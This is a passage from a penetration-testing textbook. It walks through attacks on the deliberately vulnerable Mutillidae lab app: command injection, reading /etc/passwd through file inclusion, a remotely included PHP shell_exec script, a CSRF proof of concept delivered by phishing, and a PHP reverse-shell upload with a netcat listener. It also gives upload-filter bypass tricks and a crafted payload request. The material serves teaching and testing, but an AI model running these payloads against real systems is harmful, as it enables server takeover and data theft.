Let's see a practical example of command injection using the Mutillidae web app. Select Owasp 2017 ➪ A1 – Injection (Other) ➪ Command Injection ➪ DNS Lookup.

Since this page will execute a DNS lookup command to show you the results, then it is probably vulnerable to this flaw. What's really happening in the back end when you enter an IP address? Most likely, there's a PHP function that is executing the following command (with the IP address as a parameter variable):

```
nslookup [IP address]
```

If the developer didn't validate the parameter, then we can exploit it. Our goal is to make the back end execute something like the following (remember that the `&&` will append multiple commands at the same time):

```
nslookup [IP address] && [OS command]
```

To test this approach, let's use the `ls` command (see Figure 8.26) since the Mutillidae web application is stored on a Linux server.



Figure 8.26: Mutillidae – Command Injection

What's next? Since our proof-of-concept `ls` command has executed successfully, now we can replace it with a remote shell command.

File Inclusion

File inclusion can be exploited by pointing to a file path (locally or remotely) using the URL. If the file is local on the web server, then we call it *local* file inclusion,

and if the file is remote, then we call it *remote* file inclusion. This vulnerability is found in legacy applications developed in PHP and ASP when the developer forgets to validate the input to the function (you'll encounter this vulnerability in lots of CTF challenges).

Local File Inclusion

Local file inclusion (LFI) is exploited by injecting a file path in the URL that points to the local web server. When exploited, you will need to insert some directory traversal characters.

Consider we have a vulnerable web application that loads the home page in the following manner:

```
http://[domain name]/home.asp?file=login.html
```

As you can see, the application is using the file query string to load the login HTML page. What if we can change that with another page on the file system?

```
http://[domain name]/home.asp?file=../../../../etc/passwd
```

Let's see if we can apply the previous example on the Mutillidae web application. When we visit the home page, we'll see the following URL:

```
http://localhost/mutillidae/index.php?page=home.php
```

That's interesting because the page is using the query string variable to load dynamically a file on the server (which is `home.php` in this case). Let's see if we can replace the `home.php` value with the `passwd` file path (see Figure 8.27).



Figure 8.27: Mutillidae – Extracting Passwd File

Amazing! Now it's your turn to exploit it. Later in this book, you'll learn the list of files that you will need to check on each type of operating system. For the time being, let's focus on understanding the concept.

Remote File Inclusion

Remote file inclusion (RFI) is exploited by being able to load a remote file hosted on another web server. To achieve this goal, you will need to be able to load the file with something like this:

```
http://[domain name]/page.php?file=[remote URL]/shell.php
```

Let's practice the previous pattern on the following URL in Mutillidae:

```
http://localhost/mutillidae/index.php?page=arbitrary-file-inclusion.php
```

Before we exploit it, we will need to make a change in the `php.ini` file on the host server. In this case, the file is located at `/etc/php/7.4/apache2/php.ini`. Open the file and make sure to have the following values:

```
Allow_url_fopen=On
Allow_url_include=On
```

Once you locate these two variables, make sure to save the file. Next, restart the web server:

```
$service apache2 restart
```

At this stage, let's prepare a PHP script that will allow us to execute the `ls` command. We can host the PHP file on our Kali host (make sure that the web server is on). Create the file `shell.txt` on our Kali host at the following path: `/var/www/html/shell.txt`.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html# echo "<?php echo shell_exec("ls");?>" > shell
.txt
```

Amazing! Now we can invoke this script remotely from the Mutillidae web server (see Figure 8.28):



Figure 8.28: Mutillidae – Remote File Inclusion

```
Kali IP: 172.16.0.102
Mutillidae Ubuntu Host IP: 172.16.0.107
```

At this stage, you can replace the `ls` command with the remote shell script that is compatible with the remote server (e.g., Python, Perl, etc.).

TIP **Execute the `which` command to find the compatible shell that you want to execute. For example, the command `which python` will show you the path to the Python executable if it's installed on the remote server.**

Cross-Site Request Forgery

A cross-site request forgery (CSRF) is exploited by taking advantage of the user's session to execute a POST form request on their behalf. CSRF (pronounced by some people as "sea surf") can be effective on blogs or social media, for example. For this exploit to work, the attacker will need to convince the victim to click a malicious link to hijack their session and perform a malicious transaction (e.g., money transfer).

Before we proceed with our example, you should learn the basics so you can test a CSRF vulnerability. When a user authenticates into a website, a session cookie will be created uniquely for this person. Second, this session cookie will remain active until it expires, even if you switch to another site.

For this example, we will be using, again, the Mutillidae web application blog page (see Figure 8.29):

```
http://[IP address]/mutillidae/index.php?page=add-to-your-blog.php
```



Figure 8.29: Mutillidae Blog Page

Let's take this attack further and visualize it in a real scenario. Elliot, the attacker, wants to hack his victim, Angela, from KCorp. Let's see it in action.

The Attacker Scenario

Elliot will analyze the page contents and identify that this blog is vulnerable to CSRF. Next, he will build a malicious page to infect Angela. To get the job done, Elliot will use Burp Suite to intercept the page request and then right-click to try to generate a CSRF PoC, as shown in Figure 8.30. (Elliot is using the Pro version of Burp, not the free one.)



Figure 8.30: Burp Suite – Generate CSRF PoC

Once he clicks Generate CSRF PoC, a pop-up window will appear. Next, Elliot will copy the generated code using the Copy HTML button, as shown in Figure 8.31.

Then, the attacker will save the HTML code into a file on the web server of his Kali host:

```
/var/www/html/csrf.html
```

At this stage, Elliot has to perform one final step. He will send a phishing e-mail to Angela to convince her to visit the following link:

```
http://[Kali IP]/csrf.html
```

Also, Elliot will try to make sure that Angela will open her blog page in a separate browser tab (remember that in the CSRF attack, we need the victim's session).



Figure 8.31: Burp Suite – Generate CSRF Copy HTML

The Victim Scenario

Now it's time for Angela to receive the phishing email and click the link. Once she does, she will go to the hosted Kali web server and click the Submit Request button. In Figure 8.32, we're using localhost in the URL, but in a real attack scenario, this will be a public domain that the attacker will choose to host his malicious site.



Figure 8.32: CSRF PoC Victim

Note that Angela has the Mutillidae blog page already opened on the first tab. Once she clicks the button, she will be redirected to the blog page with a surprise new blog entry, shown in Figure 8.33.

View Blogs

3 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2020-07-09 08:14:31	Hello FRIEND, this is Elliot
2	anonymous	2020-07-09 08:13:19	test
3	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Figure 8.33: CSRF PoC Results

File Upload

File upload vulnerabilities are exploited by being able to upload malicious files to the target web server. In practice, the goal is to be able to upload a webshell that can execute on the victim's web server. Web servers support more than one programming language. In other words, if the website is in PHP, it doesn't mean that your only choice is a PHP webshell (it depends on how the host admin configured the web server).

Simple File Upload

In this example, we will use Mutillidae to upload a PHP webshell, with the security level set to zero (no security controls). In other words, we should be able to upload any type of files to the web server.

To start, browse to the file upload page in the Mutillidae web app, shown in Figure 8.34:

```
http://[IP address]/mutillidae/index.php?page=upload-file.php
```



Figure 8.34: Mutillidae File Upload

On the attacker host, copy the PHP webshell that comes pre-installed on Kali:

```
root@kali:~# cp /usr/share/laudanum/php/php-reverse-shell.php /root/
Documents
```

Next, edit the file and make sure to include the IP address of our Kali host and the port number that we want to listen on:

```
$ip = '172.16.0.102';  // CHANGE THIS
$port = 2222;        // CHANGE THIS
```

After saving the file, start a listener using `netcat`:

```
root@kali:~/Documents# nc -nlvp 2222
listening on [any] 2222 ...
```

At this stage, we're ready to infect the target server. Go back to the Mutillidae file upload page and try to upload the webshell file. Once the upload is complete, the page will display the status of the upload, as shown in Figure 8.35.

Great! Next, change the URL and point to the new PHP file:

```
http://[IP address]/mutillidae/index.php?page=/tmp/php-reverse-shell.php
```



Figure 8.35: Mutillidae – File Upload Results

Once we hit the malicious URL, go back to the terminal window, and you'll see we have a remote shell:

```
root@kali:~/Documents# nc -nlvp 2222
listening on [any] 2222 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.107] 57374
Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC
2020 x86_64 x86_64 x86_64 GNU/Linux
 09:48:20 up 6 days, 18:30,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
gus      :0       :0               03Jul20 ?xdm?  48:23   0.00s
/usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_
MODE=ubuntu /usr/bin/gnome-session --systemd --session=ubuntu
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$
```

Bypassing Validation

In the previous example, we had zero protection, and the PHP reverse shell was uploaded successfully. There are multiple ways to harden the file upload, and there are multiple others to bypass this protection. In this example, you will see how to hack around the file extension protection. In this case, the developer will be blocking unwanted extensions to be uploaded. For example, only images are allowed to be uploaded. If that's the case, all we need is to intercept the request in Burp Suite (see Figure 8.36) and make the appropriate changes. We will use the same upload page in Mutillidae, but this time, we will upload a normal image. At this stage, we don't want the JavaScript validation to stop us from uploading our shell.



Figure 8.36: File Upload POST Data

Next, we will make the following changes to the previous web request, as shown in Figure 8.37:

1. Rename the file from `photo.png` to `photo.php.png`.
2. Make sure that the content type stays as `image/png`.
3. Changing the image contents to our simple PHP payload.

```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 172.16.0.107
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.0.107/mutillidae/index.php?page=upload-file.php
Content-Type: multipart/form-data; boundary=---------------------------458182658562168344580968648
Content-Length: 143735
Connection: close
Cookie: showhints=1; PHPSESSID=j10pivu0k913a693fl39dcclri
Upgrade-Insecure-Requests: 1

-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="MAX_FILE_SIZE"

2000000
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="filename"; filename="photo.php.png"
Content-Type: image/png

GIF89a;

<?php system('ls -la');?>
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="upload-file-php-submit-button"

Upload File
-----------------------------458182658562168344580968648--
```

Figure 8.37: File Upload Post Data Payloads

File Rename

Applications check the file extension value to block people from uploading something like `shell.php` files. In the previous example, we left the final extension `.png`, and we inserted the `.php` before so the validation method doesn't pick it up. Here are some tricks you can use for this bypass:

- An Apache web server will allow a double extension to be executed (e.g., `shell.php.png`).
- In IIS 6 (and the previous versions as well), you can add the semicolon before the final extension (e.g., `shell.asp;.png`).
- You can bypass case-sensitive rules by manipulating the extension character case. Here are some examples:
  - `Shell.pHP`
  - `Shell.php3`
  - `Shell.ASP`
- Another trick is to add null bytes (00 in hex) before the final extension. For example, use `shell.php%00.png`.

TIP **To make hex changes to your web requests, you can use the Hex subtab in the Intercept window in Burp Suite (see Figure 8.38).**



Figure 8.38: Burp Suite – Intercept Hex Tab

Content Type

The content type is another important factor when uploading a file to the remote server. The developer could have probably added a validation on the front end/back end to check for the content type of the file. Always make sure that the content type matches the type of file that the server is expecting.

Payload Contents

Look closely at the beginning of the payload that we used in our example (see Figure 8.37), shown here:

```
GIF89a;
<?php system('ls -la');?>
```

You're probably asking yourself, "What is the `GIF89a;` for?" This is a header signature that will trick the server into thinking that our file is a legitimate image. To test our idea, save the payload to a text file, name it `payload.txt`, and check its type using the `file` command:

```
root@ubuntu:~# file payload.txt
payload.txt: GIF image data, version 89a, 2619 x 16188
```

Encoding

In some situations, you will encounter some websites that have some basic protections in the back end that will block unwanted characters (for uploads, XSS, command injection, etc.). If that's the case, try to use encoding. If you're trying to inject your payload in the URL query string, then use URL encoding. If it's in a form, then use HTML encoding. To make this happen, our friend Burp Suite comes to the rescue because there is a dedicated Decoder tab for this purpose, as shown in Figure 8.39.



Figure 8.39: Burp Suite Encoding

OWASP Top 10

Until now, you've seen the most common web vulnerabilities. Open Web Application Security Project (OWASP) is a nonprofit organization that is dedicated to helping companies and individuals in application security challenges. See `owasp.org`.

The OWASP has categorized the 10 most critical and important web vulnerabilities and called them the OWASP Top 10. See `owasp.org/www-project-top-ten/`. Keep in mind that this list is always changing, and the OWASP organization is working closely with the community to keep it up-to-date:

1. Injection. This includes all type of injections.
   - SQLi
   - Command injection
   - LDAP injection
   - HTML injection
   - Carriage return line feed injection
   - And much more
2. Broken authentication and session management. In this category, the attacker will most probably use the following:
   - Authentication bypass
   - Privilege escalation
3. Sensitive data exposure. This will expose a website's protected data/resources.
4. XML external entities (XXE). This weakness is exploited when the application uses XML to evaluate external references.
5. Broken access control. These flaws are exploited by attacking the authorization weakness of a website.

6. Security misconfiguration. A website misconfiguration like leaving the default username and password will allow the attacker to exploit it.
7. Cross-site scripting. There three main types of XSS.
   - Reflected
   - Stored
   - DOM (is exploited by manipulating the JavaScript code in the web page)
8. Insecure deserialization. This flaw is exploited when the website poorly implements the serialization/deserialization inside a web page.
9. Using components with known vulnerabilities. This flaw covers the front end (e.g., jQuery) and the back-end libraries (e.g., PHP log libraries).
10. Insufficient logging and monitoring.

Summary

In this chapter, you learned about the most popular web application vulnerabilities. You can dive deeper into this subject using other dedicated books on application security. That being said, continue to the next chapter to learn more about web penetration testing.